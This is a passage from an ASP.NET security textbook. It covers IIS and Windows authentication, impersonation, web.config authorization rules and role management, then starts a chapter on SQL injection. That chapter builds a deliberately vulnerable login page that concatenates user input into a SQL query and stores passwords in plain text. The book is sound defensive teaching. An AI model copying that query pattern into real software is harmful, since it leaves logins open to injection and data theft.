To add features to IIS on Vista, open the Control Panel, choose the Programs option, and click "Turn Windows features on or off." Expand the "World Wide Web" settings, and then expand the "Security" settings. Tick the authentication options you would like to use.

In Windows 2008, authentication is part of the role configuration. Using the Server Manager, add the "Web Server (IIS)" role. This will allow you to choose the various authentication methods. If you already have IIS installed, you can expand the roles tree. Select "Web Server (IIS)" and then use "Add Role Services" to add the various authentication types.

Certain authentication types may not be available to you, depending on your computer configuration. For example, Client Certificate authentication is not available unless your computer is part of an Active Directory.

Impersonation with Windows Authentication

Using Windows authentication offers the advantage of *impersonation*. By default, IIS is configured to run your applications as a build in the Windows account, Network Service. This account is limited in the access it has to resources on the server, and cannot access resources on other computers at all.

You can change the account used by configuring the application pool, but what if you want to run under the identity of an authenticated user (for example, to authenticate as that user against a SQL server or a network resource)? Listing 7-9 shows you how to discover the three types of identity a page can have.



LISTING 7-9: Discovering the underlying IIS Windows account

```
<!DOCTYPE html
 PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head id="Head1" runat="server">
   <title></title>
</head>
<body>
   <form id="form1" runat="server">
   <h1>Please run this sample under IIS</h1>
   <p>Page Identity <% = User.Identity.Name %></p>
   <p>Windows Identity
       <%= WindowsIdentity.GetCurrent().Name %></p>
   <p>Thread Identity <%= Thread.CurrentPrincipal.Identity.Name %></p>
   </form>
</body>
</html>
```

If you run this code using the Visual Studio test server, you will see your own login details for every identity (assuming you have Windows authentication enabled in the `web.config` file). But if you place the code on an IIS server, configured for anonymous access, you will see a different behavior — the page and thread identity are blank, and the Windows identity is `NT AUTHORITY\NETWORK SERVICE`.

If you configure your new IIS application to use integrated authentication and reload the page, you will see that the `Page` and `Thread` identities are now the account you authenticated with, but the `Windows` identity still remains as the Network Service account. This is the account used to authenticate against other network resources — so why hasn't it changed?

For security reasons NTLM credentials cannot hop between servers or services, so if you try to, for example, login to a SQL server using Trusted Connections you will find that the user account used will be the application pool identity. So what can you do? If you want to pass the user's identity to another system then you need to wrap the call in the following code

```
using (((WindowsIdentity)HttpContext.Current.User.Identity).Impersonate())
{
    // Perform database or network access here
}
```

AUTHORIZATION IN ASP.NET

Now that you have authenticated users, you can continue to the next step: authorizing access to resources. In Listing 7-2 earlier in this chapter, you already made use of the authorization element in the `web.config` file:

```
<authorization>
   <deny users="?"/>
</authorization>
```

It is this element that controls access to your resources — but how do you use it? Create a new Web application and replace the `web.config` file with Listing 7-10.

LISTING 7-10: Denying access to all users with web.config

```
<?xml version="1.0"?>
<configuration>
 <system.web>
   <authentication mode="Windows" />
   <authorization>
     <deny users="*"/>
   </authorization>
 </system.web>
</configuration>
```

In this example, the `web.config` file has configured authentication to use Windows-based authentication, and also has an authorization configuration. The `<authorization>` element is used to define what users can access the resources in the current directory or any of its subdirectories. The `<deny>` element in the example specifies that all users, regardless of their authentication state, are denied access. If you try to browse to a page in your new Web site, you will receive an "Access is denied" error.

In most instances, you will want to allow some users access to your resources. To do this, you use the `<allow>` element. Let's start off by allowing a single user through.

Listing 7-11 shows the use of the `<allow>` element to grant access to the `barryd` user in the `WROX` domain. `<allow>` elements take precedence over `<deny>` elements. If you replace the username with your own username, you will see that you can now browse to pages on your Web site. However, allowing users by name is not the most scalable access control method — which is where the concept of roles comes in. First, however, you should examine the `<allow>` and `<deny>` settings.

LISTING 7-11: Allowing a single user access with web.config

```
<?xml version="1.0"?>
<configuration>
 <system.web>
   <authentication mode="Windows" />
   <authorization>
```

```
      <allow users="WROX\barryd">
      <deny users="*"/>
    </authorization>
  </system.web>
</configuration>
```

Examining <allow> and <deny>

The <allow> and <deny> attributes allow you to control who can access your resources. Each element supports the following three attributes:

- `users` —Enables you to specify a list of users by their domain and/or name.
- `roles` —Enables you to specify groups of users that allowed or denied access.
- `verbs` —Enables you to allow or limit access based on the HTTP verb of the request.

When using any of these attributes, you can use the asterisk (*) as a wildcard. For example, the following configuration line will allow access to any user in `roles`:

```
<allow roles="*">
```

You can also use the question mark (?) with the `users` attribute to specify unauthenticated users. For example, the following line will deny access to any unauthenticated user:

```
<deny users="?">
```

When adding users, roles, or verbs, you can specify multiple values in two ways. You can specify these in separate elements, as shown here:

```
<allow users="theskeet">
<allow users="plip">
```

Or, you can provide them as a comma-separated value, as shown here:

```
<allow users="theskeet, plip">
```

By default, the global `web.config` file has a rule that allows all access to all resources. When locking resources, you should override this default rule by starting with a <deny> setting — either all users <deny users="*"/> or all unauthenticated users <deny users="?"/> — and then add allowed users, groups, or verbs. This is another example of whitelisting values, rather than working from a blacklist.

The <verbs> configuration is useful for read-only resource directories, such as a directory containing static HTML, images, or other resources that do not contain HTML forms. By blocking all verbs and then allowing the `GET` verb, you are protecting your application against any undiscovered bugs that might occur should one of those resources cause unintended consequences (if, for example, an attacker used it as the target for a form submission). If you do not start with the block all rule, then it would be possible to bypass your rules by verb tampering, a technique detailed by Arshan Dabirsiaghi in his whitepaper "Bypassing Web Authentication and Authorization with HTTP Verb Tampering," which you can find at `http://www.aspectsecurity.com/documents/Bypassing_VBAAC_with_HTTP_Verb_Tampering.pdf`.

Role-Based Authorization

As you may realize, configuring access by listing every single user your Web site may have is not a scalable solution, nor is it best practice. Instead, you should use role-based authentication. *Roles* are containers for any number of users. For example, a forum application may have a role of Moderators who are allowed to hide or close threads. You can use roles to allow or deny access to a directory of resources using the `roles` attribute, or you can programmatically check role membership during the execution of your code.

Configuring Roles with Forms-Based Authentication

To enable roles for forms authentication, you simply set the enabled attribute for the `<roleManager>` element in `web.config` to be `True`, as shown in Listing 7-12. It is disabled by default to avoid breaking changes for users migrating from ASP.NET 1.0.

LISTING 7-12: Enabling roles with forms authentication

```
<?xml version="1.0"?>
<configuration>
 <system.web>
   <roleManager enabled="True"/>
   <authentication mode="Forms" />
   <authorization>
     <deny users="?"/>
   </authorization>
 </system.web>
</configuration>
```

The `roleManager` provider acts a lot like the membership provider — you can let ASP.NET create the database for you, or use the `aspnet_regsql` utility to configure an existing database. If you are using an existing database, you must add a `<providers>` element to the `<roleManager>` section in your `web.config` file to use your custom connection string, and then specify your new provider name, as shown in Listing 7-13. The `<roleManager>` element also allows configuration of various settings, as shown in Table 7-5.

LISTING 7-13: Configuring the role manager for a custom connection string

```
<system.web>
 <roleManager
   enabled = "true"
   createPersistentCookie = "false"
   cacheRolesInCookie = "false"
   cookieName = ".ASPXROLES"
   cookieTimeout = "30"
   cookiePath = "/"
   cookieRequireSSL = "false"
   cookieSlidingExpiration = "true
   cookieProtection = "All"
```

```
    defaultProvider = "MyCustomRoleProvider"
    domain = "" >
      <providers>
        <add name="MyCustomRoleProvider" ➥
             connectionStringName="MyConnectionString"➥
             applicationName="/"➥
             type="System.Web.Security.SqlRoleProvider, System.Web, ➥
             Version=2.0.0.0, Culture=neutral, ➥
             PublicKeyToken=b03f5f7f11d50a3a" />
      </providers>
    </roleManager>
  </system.web>
```

TABLE 7-5: The <roleManager> Element Attributes

ATTRIBUTE	DESCRIPTION
`enabled`	If `true`, the role manager is enabled.
`cookieName`	This is the name of the cookie used by the role manager. By default, this is `.ASPXROLES`. This can be used to separate multiple applications within the same Web site, like the path setting.
`createPersistentCookie`	Specifies if the role manager cookie should be persistent. This is not advisable for security reasons.
`cacheRolesInCookie`	Defines if the roles for a user can be cached in the role manager cookie. This is more scalable because ASP.NET does not have to retrieve roles with every request. However, it is more insecure. If the role cookie protected against changes, then attackers could edit their cookie to put themselves into a role. If the cookie is not encrypted, then attackers could view the roles they are in.
`path`	Specifies the path for the role manager cookie. The default value is `/`, and it is unlikely you will want to change this. If you have multiple Web applications running on a single site (for example `http://example.com/app1/` and `http://example.com/app2/`) and you want to have a user login separately for each application, then you can set the path to match the directory containing your application.
`cookieTimeout`	Specifies the amount of time (in minutes) a role manager cookie lasts for. The default value is 30 minutes.
`domain`	Specifies the domain name for the role manager cookie.
`cookieSlidingExpiration`	If set to `true`, the role manager cookie expiry will be reset with every request.
`requireSSL`	Specifies if the role manager cookie can only be transmitted over SSL connections.

Using the Configuration Tools to Manage Roles

The easiest way to create roles during development is via the ASP.NET configuration tool, available from Project ➪ ASP.NET Configuration (Figure 7-7). This will open the administration site in your Web browser. Click on the Security Tab and then choose "Create or Manage Roles." Once you have added roles to your application, you can add existing users, or, when adding new users with the configuration tool, you can choose the roles they belong to.




FIGURE 7-7: Managing roles with the ASP.NET Configuration tool

As with users, the IIS Manager tool also allows you to create and manage roles. In the IIS Manager, select your Web site and then double-click the ".NET Roles" icon to produce a screen similar to Figure 7-8 where you can add and delete roles. You can view the users in a role by clicking "Manage" link beside an existing role, where you can double-click the user to adjust the user's role membership. If you want to add a user to a role, open the ".NET Users" screen, double-click your user, and select the roles you wish them to have.




FIGURE 7-8: Managing roles with IIS Manager

Managing Roles Programmatically

Of course, on a live system, Visual Studio's ASP.NET configuration tool is not available, and manually managing roles with the IIS administration tool is not a scalable solution. There are no user controls for role management, and you don't want users adding themselves to roles. Instead, you can use the `Roles` object to programmatically manage roles and their members. Listing 7-14 demonstrates how to use the `Roles` object to list existing roles and create new roles.

LISTING 7-14: Viewing and creating roles programmatically

```
<%@ Page Language="C#" %>
<!DOCTYPE html
PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<script runat="server">

   protected void Page_Load(object sender, EventArgs e)
   {
       LoadRoles();
   }
```

continues

LISTING 7-14 *(continued)*

```
    protected void Submit_OnClick(object sender, EventArgs e)
    {
        Roles.CreateRole(newRole.Text);
        LoadRoles();
    }

    private void LoadRoles()
    {
        existingRoles.DataSource = Roles.GetAllRoles();
        existingRoles.DataBind();
    }
</script>
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title></title>
</head>
<body>
    <form id="form1" runat="server">
    <div>
        <h1>Create a new role</h1>
        <p>Role Name: <asp:TextBox runat="server" ID="newRole" /></p>
        <p><asp:Button runat="server" ID="submit" Text="Create"
                       OnClick="Submit_OnClick" /></p>

    </div>
    <div>
        <h1>Existing Roles</h1>
        <asp:Repeater runat="server" ID="existingRoles">
        <HeaderTemplate><ul></HeaderTemplate>
        <FooterTemplate></ul></FooterTemplate>
        <ItemTemplate>
            <li><%# Container.DataItem %></li>
        </ItemTemplate>
        </asp:Repeater>
    </div>
    </form>
</body>
</html>
```

You can see from the sample that the `Roles` class is static; you don't need to create an instance of it. To create a role, you call `CreateRole` that takes a single parameter, the role name, which must be unique. To list all the current roles you call `GetAllRoles()`, which returns an array of strings containing the role names.

If you want to delete a role, you can use `DeleteRole()`. This method has two signatures:

```
Roles.DeleteRole(string rolename)
Roles.DeleteRole(string rolename, boolean throwOnPopulatedRole)
```

The first option simply deletes the specified role. The second option will throw an exception if you try to delete a role that has members.

Managing Role Members Programmatically

Of course, a role is useless without any members. To add a single user to a role, you use `AddUserToRole()`. To add a user to multiple roles, you use `AddUserToRoles()`.

```
Roles.AddUserToRole(string username, string rolename)
Roles.AddUserToRoles(string username, string[] roleNames)
```

To add multiple users to a role, you use `AddUsersToRole()`. To add a user to multiple roles, you use `Roles.AddUsersToRoles()`.

```
Roles.AddUsersToRole(string[] usernames, string rolename)
Roles.AddUsersToRoles(string[] usernames, string[] roleNames)
```

You can get the users of a particular role by using the `GetUsersInRole()` method, which returns an array of strings containing the role members' usernames.

```
Roles.GetUsersInRole(string rolename)
```

Alternatively, if you want to get the roles for a particular user, you use `GetRolesForUser()`, which returns an array of strings containing the role names a user belongs to.

```
Roles.GetRolesForUser(string username)
```

Finally, should you wish to delete a single user from a role, you use `RemoveUserFromRole()`, or, to remove a user from multiple roles, you use `RemoveUserFromRoles()`.

```
Roles.RemoveUserFromRole(string username, string rolename)
Roles.RemoveUserFromRoles(string username, string[] roleNames)
```

To remove multiple users from a role, you use `RemoveUsersToRole()`. To remove users from multiple roles, you use `Roles.RemoveUsersToRoles()`.

```
Roles.RemoveUsersToRole(string[] usernames, string rolename)
Roles.RemoveUsersToRoles(string[] usernames, string[] roleNames)
```

Roles with Windows Authentication

As with forms authentication, roles with Windows authentication, do not take much ASP.NET configuration. You simply enable the role manager in your `web.config` file. When Windows authentication is used, roles directly map to the user's Windows group membership. For example, if a user account is in the `WROX` Active Directory and is a member of the Editors group, ASP.NET will treat this as being part of the `WROX\Editors` role.

Because group membership is provided by the Windows user management functionality, you cannot add or remove roles, or add or remove members from roles unless you implement your own Role Manager provider.

Limiting Access to Files and Folders

So far, you have seen examples of how to stop all users and all authenticated users from accessing all resources, as well as how to allow specific users access to all resources. You may want to be more granular in your access rules, denying or allowing access to certain files, or using roles in your access roles.

As with users and roles, you can use the ASP.NET Configuration tool (Figure 7-9) or the IIS administration tool (Figure 7-10) to create access rules for your application.




FIGURE 7-9: Adding a new authorization rule in the ASP.NET Configuration tool




FIGURE 7-10: Adding a new IIS authorization rule in the IIS Management tool

To use the ASP.NET configuration tool, highlight your project, and then start it via Project ➪ ASP.NET configuration. Then select the Security link in the browser.

The IIS Management tool creates rules for IIS Authorization. These run with every request, even if the resource is not mapped to managed code (for example, an `.aspx` or `.svc` page). This means that IIS authorization rules can protect static results, such as `.JPG`, `.PNG`, `.PDF`, and so on.

IIS authorization rules are also evaluated differently. Table 7-6 shows the differences between the two types.

TABLE 76: Differences Between ASP.NET and URL Authorizations in IIS7

DIFFERENCE	ASP.NET URL AUTHORIZATION	IIS7 URL AUTHORIZATION
Rule Evaluation Order	Lowest level up	Evaluates from parent down
	Evaluated in order of appearance	Deny rules evaluated first, then evaluated in order of appearance
UI	No IIS7 Management UI	Managed by the Authorization Rules UI
Configuration Section	`system.web/authorization`	`system.webServer/security/authorization`
Content	Applies only to resources mapped to a managed handler	Applies to all resources

Both these tools act upon the `web.config` file and place the rules they generate into an `<authorization>` section. You can examine these rules by opening your `web.config` file.

Of course, you may find it easier to create rules by hand, rather than with a tool. You've already seen how to protect folders. To recap, the following configuration will stop all users from accessing any resources in the current directory or any of its subdirectories:

```
<authorization>
   <deny users="*" />
</authorization>
```

The following authorization rule set will reject any unauthenticated users accessing resources in the current directory and any subdirectories:

```
<authorization>
   <deny users="?"/>
</authorization>
```

You can also allow specific users access, as shown in the next rule set, which will only allow access to the `barryd` and `plip` user accounts:

```
<authorization>
   <allow users="barryd, plip">
   <deny users="*"/>
</authorization>
```

As discussed earlier, using individual usernames is not a scalable solution. Instead, you can use roles as a basis for access. For example, the following rule set will allow access to anyone in the `Finance"` role:

```
<authorization>
   <allow roles="Finance">
   <deny users="*"/>
</authorization>
```

Finally, you can combine users and roles. The following rule set allows access to anyone in the `Finance"` and `Administrators"` role, as well as the named users `barryd` and `plip`:

```
<authorization>
   <allow roles="Finance, Administrators">
   <allow users="barryd, plip">
   <deny users="*"/>
</authorization>
```

If you want to apply more granularity and control access to a single resource, you use the `<location>` element. This element sits outside of the `<system.web>` settings, and initiates a new `system.Web` configuration document for that specific location.

For example, the following rule set has no authentication at all for a directory, but turns on Windows authentication for the `admin.aspx` page in that directory, and limits access to members of the Administrators group:

```
<configuration>
 <system.web>
   <authentication mode="None" />
 </system.web>

 <location path="admin.aspx">
   <system.web>
     <authentication mode="Windows" />
     <authorization>
       <allow roles="Administrators" />
       <deny users="*"/>
     </authorization>
   </system.web>
 </location>
</configuration>
```

If you want to change rules in subdirectories, simply create another `web.config` file in the subdirectory with appropriate rules. For ASP.NET authorization, these rules will be evaluated before any rules in parent directories. For IIS authorization, the parent rules will be evaluated first.



NOTE *One thing to note is that access rules will not apply to a forms authentication login page (by default,* `login.aspx`*). After all, stopping users from accessing that would be rather unhelpful!*

Checking Users and Roles Programmatically

At some point, you may wish to vary your page output based on a user's identity or role membership You have already discovered how to do this — you can access a user's authenticated identity using `User.Identity()` and a user's role membership via `User.IsInRole()`.

A common scenario for programmatic checking is to show or hide controls based on a user's identity — for example, adding a "Delete" option to a form if a user is an administrator. As part of a "defense in depth" strategy, it is important that you check your rules during code execution, and not just when creating the UI. For example, if you had an ASP.NET button for a delete function and showed it based on a user's role during `Page_Load()`, you should also check that the user belongs to the role in the method that handles the `OnClick()` event.

Securing Object References

Checking a user's identity name is essential to avoiding the Insecure Direct Object Reference vulnerability. Chapter 4 introduced you to how query strings can be edited to manipulate object references, and how you can use a GUID or other indirect object reference to avoid enabling

attackers to explore resources in your Web site. If you have resources that belong to a user (such as a message, a document, or account details), then you should also store the owner of these resources, and then check `User.Identity.Name` before serving them. This secures the object reference, lessening the risk of attack if a valid object reference is discovered.

A CHECKLIST FOR AUTHENTICATION AND AUTHORIZATION

The following is a checklist of items to consider when adding authentication and authorization to your application:

- *Do not roll your own unless you have to.*—There are some cases where you may wish to develop your own authentication and authorization functions, but doing so is fraught with potential mistakes. If you have an existing user database, then consider implementing the membership and roles provider models. This will enable you to use the standard methods to control access.
- *Encourage your users to logout.*—Persistent authentication can lead to CSRF attacks. For high-value systems, encourage users to log out by providing a visible and consistent logout button and do not provide "Remember Me" functionality.
- *Always start with a deny access role.*—Being specific in who you allow to access resources is safer than specifying who does not have access.
- *Be aware of the differences between ASP.NET and IIS authorization rules.*—IIS authorization rules run against every resource. ASP.NET authorization rules will only protect resources mapped to a managed code handler.
- *If you use programmatic authorization checks to hide or display controls, ensure those authorization checks run during execution of the underlying code.* —If you show or hide user elements such as buttons based on roles or usernames, check again in any method bound to those buttons such as an `OnClick()` event.
- *If resources belong to a user check the current user before serving them.*—If a resource such as a message is for a particular user then check the current user has access to that resource.

8

Securely Accessing Databases

At some point, it is likely your Web application will need to use a database. And, as soon as you introduce a database, you introduce a new a set of potential vulnerabilities.

In this chapter you will learn about the following:

- How simple data queries can expose your data
- How to safely query databases
- How to secure your SQL Server database

> The vulnerability described in this chapter is known as SQL injection. It is part of a family of injection vulnerabilities that attacks can use to "inject" extra syntax into external commands.
>
> It is an extremely common problem on the Web. In June 2008, tens of thousands of sites were compromised via SQL injection, including those of the security vendor Computer Associates. The attack injected commands that caused the applications to append JavaScript to every page. This JavaScript used a two-year old Windows vulnerability to infect visitors to the site with malware. You can read further details at `http://www.computerworld.com.au/article/202731/mass_hack_infects_tens_thousands_sites`. The attack did not use a vulnerability in ASP.NET or SQL Server, but rather in the application running on each Web site.

Because this book is firmly focused on ASP.NET and the Microsoft technology stack, the SQL injection attacks are demonstrated on Microsoft SQL Server. However, nearly all database servers are vulnerable to injection attacks. The mitigations in this chapter are equally applicable to Oracle, PostgreSQL, and, to a lesser extent, MySQL. The more fully featured a database server is, the more harm can be done with a SQL injection attack.

The following samples use SQL Express, included as part of the Visual Studio install. If you are using Visual Studio Express editions, you will need to download SQL Express separately. You may also find the SQL Express Management Studio useful. You can download it from `http://www.microsoft.com/downloads/details.aspx?FamilyId=C243A5AE-4BD1-4E3D94B8-5A0F62BF7796`.



NOTE *This chapter is covers SQL from a developer's point of view, not that of an administrator. You may like to examine* Beginning Microsoft SQL Server 2008 Administration *by Chris Leiter, Dan Wood, Michael Cierkowski and Albert Boettger (Indianapolis: Wiley Publishing, 2009), which provides a good introduction to administrating and securing SQL Server.*

WRITING BAD CODE: DEMONSTRATING SQL INJECTION

The purpose of this example is to demonstrate a simple SQL injection attack. The sample code is representative of typical mistakes that developers who are not aware of SQL injection make.

TRY IT OUT Writing a SQL Injection Vulnerable Web Page

1. Create a new Web application in Visual Studio.
2. In the Solution Explorer window, right-click the `App_Data` folder and click on Add New. Choose SQL Server Database from the Add New Item dialog, and then click the Add button using the default filename of `database1.mdf`.

   Visual Studio will create a new database file in your project and add it to the Server Explorer window.
3. In the Server Explorer window, expand and connect to the new database. Right-click the `Tables` folder and choose Add New Table.
4. In your table definition, create two columns called `username` and `password` with a data type of `nvarchar(25)`. Uncheck Allow Nulls for each column. Create a primary index on the `username` field by selecting the column and clicking the key icon in Table Designer toolbar then save the table with a name of `Logins`. Your table should look like the one shown in Figure 8-1.




FIGURE 8-1: The sample database table

5. Close the table editor and return to Server Explorer, then double-click on the new `Logins` table. In your new table, add a username of **example** and a password of **wrox**. You can do this by right-clicking the table in Server Explorer, choosing Show Table Data, and then entering a new row with the appropriate values.

6. Now, return to Solution Explorer and open the `default.aspx` file. Edit this file and replace the default contents with the following code:

```
<%@ Page Language="C#" AutoEventWireup="true"
    CodeFile="Default.aspx.cs" Inherits="_Default" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>SQL Injection Demonstration</title>
</head>
<body>
    <form id="form1" runat="server">
        <asp:Label ID="Label1" Text="User Name: " runat="server"
            AssociatedControlID="Username"> </asp:Label>
        <asp:TextBox ID="Username" runat="server"> </asp:TextBox> <br />
        <asp:Label ID="Label2" Text="Password: " runat="server"
            AssociatedControlID="Password"> </asp:Label>
        <asp:TextBox ID="Password" runat="server"> </asp:TextBox> <br />
        <asp:Button ID="submit" runat="server" Text="Submit"
            onclick="submit_OnClick"/> <br />
        <p> <strong>
            <asp:Label ID="Result" runat="server"> </asp:Label>
        </strong> </p>
    </form>
</body>
</html>
```

7. Change the contents of the code behind file to be the following:

```
using System;
using System.Data;
using System.Configuration;
using System.Data.SqlClient;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class _Default : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {

    }

    protected void submit_OnClick(object sender, EventArgs e)
    {
        string sqlCommand = "select * from logins where username = '" +
            Username.Text + "' and password = '"+ Password.Text + "'";

        using (SqlConnection connection =
            new SqlConnection(ConfigurationManager.ConnectionStrings["database"].
                ConnectionString))↵
```

```
        {
            connection.Open();
            SqlCommand command = new SqlCommand(sqlCommand, connection);

            SqlDataReader reader = command.ExecuteReader();

            if (reader.Read())
                Result.Text = "Welcome " + reader["username"];
            else
                Result.Text = "Login failed.";

            connection.Close();
        }
    }
}
```

8. Next, in your `web.config` file, you must add a connection string for the database. Change the `connectionStrings` element to the following:

```
<connectionStrings>
  <add name="database"
       connectionString="Server=.\SQLExpress;➥
           AttachDbFilename=|DataDirectory|database1.mdf; ➥
           Database=demoDatabase; ➥
           Trusted_Connection=Yes; ➥ "/>
</connectionStrings>
```

9. Once this is complete, choose Debug ➪ Start Debugging (or press F5). If you are prompted that the page cannot be run in debug mode, allow Visual Studio to modify the `web.config`.

10. Finally, enter **example** as the username and **wrox** as the password. Click Submit. You should see the message "Welcome example" below the Submit button. Try again with random data to see the "Login failed" message.



